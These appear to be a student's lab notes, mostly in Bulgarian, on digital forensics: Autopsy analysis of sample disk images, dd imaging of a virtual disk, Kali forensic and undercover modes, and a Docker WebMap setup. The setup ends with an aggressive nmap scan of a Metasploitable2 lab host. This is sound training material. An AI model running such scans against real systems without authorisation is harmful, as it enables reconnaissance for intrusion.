UA-Voice: FALSE
Referer: http://mobile.msn.com/hm/folder.aspx?ts=1093601294&fts=1093566459&folder=ACTIVE&msg=0
UA-Language: JavaScript
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC; 240x320)
Host: mobile.msn.com

При разлистване се вижда дори браузъра и бисквитка
Цялата тази информация може да се извлече от различни места в ОС.

<https://dftt.sourceforge.net/test3/index.html>

https://sourceforge.net/projects/dftt/files/Test%20Images/8_%20JPEG%20Search%20%231/8-jpeg-search.zip/download?use_mirror=netix&download

Exercise 01: Performing Basic Disk Image Analysis with Autopsy

Type **firefox dftt.sourceforge.net** and press **Enter**. The Home page of **Digital Forensics Tool Testing Images** appears. Click on **JPEG Search Test #1 (Jun '04)**. **JPEG Search Test # 1** page appears. Click on **zip** to start the download.

Wait for the download to start. Select **Save File** and click on **OK**. After Download is completed close Firefox. Type **cd Downloads/** and press **Enter**. The result appears to show that the current directory has changed.

Type **ls** and press **Enter** to see the downloaded file. Type **unzip 8-jpeg-search.zip** and press **Enter**, this will unzip the file. Press **Ctrl + L** to clear the screen.

Press **Ctrl+L** to clear the terminal. Type **sudo apt install autopsy** and press **Enter**.

Type **sudo autopsy** and press **Enter**. The result appears to show the link. Bring **cursor** on the **link** and **Right-Click** and select **Open Link**. Autopsy appears on Firefox. Click on **NEW CASE**.

CREATE A NEW CASE appears, Type **001** for **Case Name**, **Getting started with autopsy** for **Description**, **Test** for **Investigator Names** as shown and click on **NEW CASE**.

Select **Test** and click on **ADD HOST**.

Make sure the values **host1** for **Host Name**, **0** for **Timeskew Adjustment** and click on **ADD HOST**. Click on **ADD IMAGE**.

Click on **ADD IMAGE FILE**. **ADD A IMAGE FILE**. Type **/home/jason/Downloads/8-jpeg-search/8-jpeg-search.dd** for **Location**, select **Partition** for **Type**, select **Copy** for **Import Method** and Click on **NEXT**.

Make sure **Ignore the hash value for this image** is selected for **Data Integrity** and click on **ADD**. Click on **OK**. Click on **ANALYZE**.

Click on **FILE ANALYSIS**. Click on **\$AttrDef**. Click on **Hex (display - report)**.

\$AttrDef is a file in NTFS file systems that contains information about the attributes of files and directories. It stores the definitions of the various attributes (such as data, security descriptors, and timestamps) that files and directories can have in an NTFS volume. When you click on **\$AttrDef** in Autopsy and select **Hex (display - report)**, it allows you to view the raw hexadecimal data of this file, which can be useful for deeper forensic analysis.

Scroll down and select **\$Boot**. Select **ASCII Strings (display - report)**.

\$Boot is a system file in NTFS file systems that contains the boot sector information, which includes the code needed to boot the operating system from the disk. It is part of the NTFS metadata and holds the boot loader and

partition boot sector details. When you select **ASCII Strings (display - report)** in Autopsy, it allows you to view the human-readable strings from the **\$Boot** file, which can sometimes reveal important details about the system's boot process or any embedded data.

Select **FILE TYPE** tab. Select **Sort Files by Type**. Click on **OK**.

Result appears, scroll down to view more.

Exercise 02: Forensic Disk Image Analysis with Autopsy

Forensic disk image analysis involves examining a complete copy of a storage device to uncover evidence or system activities. Using **Autopsy**, investigators can navigate file systems, analyze logs, recover deleted data, and examine specific files or directories. This lab focuses on utilizing Autopsy to analyze a forensic disk image, explore file structures, and extract valuable insights from the data, such as system configurations and user activity logs.


- * Type **sudo apt install autopsy** and press **Enter**.
- * Type **sudo autopsy** and press **Enter**. The result appears to show a link.
- * Bring **cursor** on the **link** and **Right-Click** and select **Open**. Autopsy appears on Firefox. Click on **NEW CASE**. **NEW CASE** appears.
- * Type **002** for **Case Name**, **Windows-XP-NTFS** for **Description**, **Test** for **Investigator Names** as shown and click on **NEW CASE**. Select **Test** and click on **ADD HOST**. Type **host1** for **Host Name** and scroll down.
- * See that the value of **Timeskew Adjustment** is **0** and click on **ADD HOST**. Click on **ADD IMAGE**. Click on **ADD IMAGE FILE**.
- * **ADD A NEW IMAGE** appears. Type **/home/jason/Downloads/Windows-XP-NTFS.E01** for **Location**, select **Disk** for **Type**, select **Symlink** for **Import Method** and Click on **NEXT**. Click on **ADD**. The Symlink import method creates a symbolic link, which is useful when working with large files to save disk space.
- * Click on **OK**. Select **C:/** as shown and click on **ANALYZE**.
- * Click on **FILE ANALYSIS**. Scroll down **WINDOWS/** and click on it.
- * Scroll down to **Web/** as shown and click on it. Scroll down the list and click on **Wallpaper/**. The directories listed (e.g., **Web/**, **Wallpaper/**) correspond to the folder structure of the NTFS file system in the image. This allows for easy navigation and inspection of specific areas.
- * Click on **Ascent.jpg**. Click on **View Full Size Image**.
- * Close the tab. Click on **IMAGE DETAILS**.
- * Click on **FILE ANALYSIS** tab in the menu. Scroll to **\$LogFile**. Click on **display** of **ASCII Strings (display - report)**. The **\$LogFile** file contains metadata about transactions performed on the NTFS volume. Analyzing this file provides insights into system activities and potential tampering.

ASCII strings displayed in the log can include readable text, filenames, and other useful data for forensic analysis.

- * Scroll down to **WINDOWS/** and click on it. Scroll down to **system32/** and click on it.
- * Scroll down to **config/** and click on it.
- * Scroll down to **SysEvent.Evt** and click on it. Scroll down to view the contents of the file.
- * This concludes the demonstration of the **Forensic Disk Image Analysis with Autopsy**.

<https://www.kali.org/get-kali/#kali-live>

Rufus или Etcher




Boot from the Kali Live USB

There are several different ways to tell the system to boot using a USB flash drive. Most modern motherboard manufacturers offer a function key that can be tapped at startup to enter a boot menu. This is either the F9, F10, F11, or F12 function key. If you have an OEM machine such as a Dell or HP, you can find how to access the boot menu by going online.

To access the Boot Menu, find your PC manufacturer below to see what combination of keys you need:

- **Acer:** **F10** or **F12** or **F9**. Most computers models from Acer should work with the **F12** key.
- **Asus:** **F8** or **F9**.
- **Compaq:** **F10** or **F9**.
- **Dell:** **F12**.
- **eMachines:** **F12**.
- **Fujitsu:** **F12**.
- **HP:** **F10** or **F9**. If Esc works, you may need to press F9 afterwards: **Esc** + **F9**.
- **Lenovo:** **F8**, **F10** or **F12**. On computer models with the **Novo** button, try pressing the Novo button. Other key combinations: **Fn** + **F12**.
- **Samsung:** **F10** or **F8** or **F12**. Users of ultrabooks from Samsung should disable the fast boot option in BIOS/UEFI before they boot from a USB device. To disable the fast boot, go to [To access BIOS/UEFI - Samsung](#) and find the combination of keys you need to press to access this.
- **VAIO:** **F10**, **F38** or **F11**. On some Sony VAIO computers models you may need to press the **ASSIST** button.
- **Toshiba:** **F12**.


При стартиране ни трябва Forensic mode



Ще създадем виртуален диск във VM


<https://www.dropbox.com/scl/fi/0ynznirkqe3m13ujr8ri2/lecture.vdi?rlkey=gymiwyvtxm2ev4q18niaimcix&e=1&dl=0> – изтегляме файл lecture.vdi
.vdi = virtual disc

За да добавим виртуален диск в ОС -> Kali -> д.б. -> Settings -> Storage -> Kali.vdi + новия диск .vdi трябва да са на едно и също място






ated Forensic Labs\Simulate Creating a Disk Image for a Forensic Analysis\lecture.v



При грешка: Devices -> Optical Drives -> нашият .iso



После Machine -> Reset



В Kali като root проверяваме първо кой диск е прикрепен до SATA контролера с `ls /dev/sda*`

После проверяваме всички налични с `ls /dev/sd*`

Имаме 3: sda, sdb и sdb1, като 1 означава partition.

```

/dev/sda
root@kali:~# ls /dev/sd*
/dev/sda /dev/sdb /dev/sdb1
root@kali:~# sudo fdisk -l
Disk /dev/sdb: 4 MiB, 4194304 bytes, 8192 sectors
Disk model: VBOX HARDDISK

```

Предполагаме, че нашият малък виртуален диск е sdb чрез командата `sudo fdisk -l`

Действително е той, т.к. е само 4 MiB, а обикновено са големи по TiB

`Ctrl + l` = clear the console

`dd` – създава и копира файлове, но също и създава ниско ниво картинки за разследване и анализ

`if` - input file

`=/dev/sdb` – намира се там

`of` - output file

наричаме го forensic.img

`dd if=/dev/sdb of=forensic.img`

```

File Edit View Search Terminal Help
root@kali:~# dd if=/dev/sdb of=forensic.img
8192+0 records in
8192+0 records out
4194304 bytes (4.2 MB, 4.0 MiB) copied, 0.0340108 s, 123 MB/s
root@kali:~# ls
Desktop Downloads Music Public Videos
Documents forensic.img Pictures Templates
root@kali:~#

```

Става много бързо, т.к. е само 4 MiB, но в реалния живот използваме десетки GiB и това отнема дни и дори седмици.

В реална ситуация трябва да имаме USB и копираме от root-дъла в него, но не е задължително. Нашият виртуален диск ще остане прикачен в SATA в настройките на паметта на нашата виртуална Kali.

Чрез `ls` проверяваме кои са налични и виждаме нашата нова forensic.img, но т.к. тя е виртуална, всичко в нея се унищожава при рестарт, затова, за изследвания на тази картинка трябва отново да я включваме чрез `dd`.

При всеки рестарт на компютъра изпълняваме `dd`-командата и скрийншота след нея, за да имаме forensic.img файл.

<https://www.sleuthkit.org/>

Our Open Source Tools

Two complementary tools covering GUI-based investigations and command-line forensic analysis.



Autopsy®

An easy-to-use, GUI-based program for efficiently analyzing hard drives and smartphones. Features a plug-in architecture for add-on modules or custom development in Java or Python.

[Learn More](#)[Download \(autopsy.com\)](#)

The Sleuth Kit®

A collection of command-line tools and a C library for analyzing disk images and recovering files. Powers Autopsy and many other open source and commercial forensics tools.

[Learn More](#)[Download](#)

Sudo autopsy и отваряме линка, като ако затворим терминала, и програмата ще се затвори.

```
Terminal
File Edit View Search Terminal Help

=====
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24
=====
Evidence Locker: /var/lib/autopsy
Start Time: Wed Feb 12 04:56:11 2020
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

http://localhost:9999/autopsy
Keep this process running and use <ctrl-c> to exit
```

Желателно е колкото се може повече полета да се попълват, за да има информация четящият след нас. В началото създаваме хеш, който е нашето доказателство за промени.

Location: /root/forensic.img

Type: Disk


* Calculate the bash value for this image

	mount	name	fs type	
	disk	forensic.img-disk	raw	details
	C:/	forensic.img-2048-8158	fat12	details

Червеният тик най-отпред и липсваща начална буква показват, че файлът е изтрит от FAT таблицата.



Full size image също не го изобразява – изтрит и презаписан




- d/d показва директория



- r/r – вътре в нея има картинки




Винаги е най-добре да описваме разкритията си в тази бележка.
Имаме и линк към случая




Using undercover mode in Kali Linux – когато сме на публично място да не се вижда дракона на десктопа, а изглежда като Windows 10, което може да спаси някого от паник-атака или сърдечен удар. Излиза се със същата команда


В терминала: **kali-undercover**




<https://www.xfce.org/>



Правим Тест1 в CSI Linux:




Необходим ни е .dd файла




Plaso е са мо за Windows, излишен е за Linux.

Разглеждаме изтритите картинки




Thumbnail



Export the results: .csv




Обикновено се предоставя целия HDD на заподозрения и анализът е бавен и огромен



Autopsy може да възстановява изтрети файлове, например Excel таблици.

VPN служи, за да сложи заблуждаващ IP за друго местоположение, използвайки прокси. WhoNix преди се е инсталирал допълнително, но вече е в CSI Linux с инсталацията.





Първият адрес, завършващ на 11 е IP-то

При изключване, виждаме оригиналния адрес и повече информация

```
{
  "ip": "70.32.3.38",
  "hostname": "ip-70.32.3.38.hosted.by.gigenet.com",
  "city": "Ashburn",
  "region": "Virginia",
  "country": "US",
  "loc": "39.0437,-77.4875",
  "org": "AS32181 GigaBET",
  "postal": "20147",
  "timezone": "America/New_York",
  "readme": "https://ipinfo.io/missingauth"
}
```

WebMap позволява показване на NMap резултатите в .xml – формат -> .pdf

Ще инсталираме NMap като докер приложение

Преди всяка инсталация

`sudo apt update`

`sudo apt upgrade`

`sudo apt install docker-ce -y`

```
# sudo apt install docker-ce -y
```

`docker -v` – ако я имаме инсталирана, да проверим версията

```
sudo systemctl start docker
```

`sudo systemctl start docker`

`sudo systemctl enable docker` – ако искаме да стартира с включването на ОС

При мен излиза грешка и се наложи поправка:


```
$ sudo systemctl restart systemd-networkd.service # (disconnected network)
$ sudo apt remove docker-ce # If you hadn't done so before
$ sudo apt install docker-ce # Should start docker.service
$ sudo systemctl status docker.service # Verify docker.service is running
```

- **Update your package list:**

sudo apt update

- **Install the available Docker package:**

sudo apt install -y docker.io

- **Enable and start the Docker service:**

sudo systemctl enable docker --now

```
# sudo docker run hello-world
```

sudo docker run hello-world – проверяваме дали работи правилно

```
root@kali:~# sudo systemctl start docker
root@kali:~# sudo docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/
```

Нормално предупреждение, че не може да намери картинка и може да се игнорира

mkdir /tmp/webmap - създаваме папка за NMap

-p е с номера на порта

```
(root@kali) - [ /home/kali ]
# docker run -d \
> --name webmap \
> -h webmap \
> -p 8000:8000 \
> -v /tmp/webmap:/opt/xml \
> reborntc/webmap
```

Отново съобщение за игнор

```
Unable to find image 'reborntc/webmap:latest' locally
```

Той ще ги изтегли по-бавно и с по-високо качество

```

root@kali:~# mkdir /tmp/webmap
root@kali:~# docker run -d \
> --name webmap \
> -h webmap \
> -p 8000:8000 \
> -v /tmp/webmap:/opt/xml \
> reborntc/webmap
Unable to find image 'reborntc/webmap:latest' locally
latest: Pulling from reborntc/webmap
423ae2b273f4: Pull complete
de83a2304fa1: Pull complete
f9a83bce3af0: Pull complete
b6b53be908de: Pull complete
070aef885d37: Pull complete
7f2d208f3ac1: Pull complete
5c2782d22062: Pull complete
ab678ab4c319: Pull complete
be2a488c135d: Pull complete
691226dd997a: Pull complete
55e3f8dc6dca: Pull complete
4a48d451576b: Pull complete
e094cb190d9a: Pull complete
3d52636dc7b3: Pull complete
4eb81bdd3df2: Pull complete
Digest: sha256:a6919637dd642ac45f44a8ebb48bf683a591f86bb0dfa256874acbf6a3351f0
Status: Downloaded newer image for reborntc/webmap:latest
d66bca3fd49588532e4b2e486c58f78f8f69263c0c51339469035178b32f5273

```

Можем да започнем скан:
 Първо стартираме услугата docker
 после програмата webmap
 после Nmap

```

root@kali:~# systemctl start docker
root@kali:~# docker start webmap
webmap
root@kali:~# nmap -sT -A -T4 -oX /tmp/webmap/myscan.xml 10.0.2.11
Starting Nmap 7.91 ( https://nmap.org ) at 2020-10-19 04:05 EDT

```

```

nmap -sT -A -T4 -oX /tmp/webmap/myscan.xml 10.0.2.11

```

-oX = output as XML и го запазва в директорията, сканира дадения IP, който е на Metasploitable2



Ctrl + Shift + C = copy, Ctrl + Shift + V = paste команди в конзолата

При първо използване на NMap ни е необходим токен, който вземаме от тази команда:

```

docker exec -ti webmap /root/token

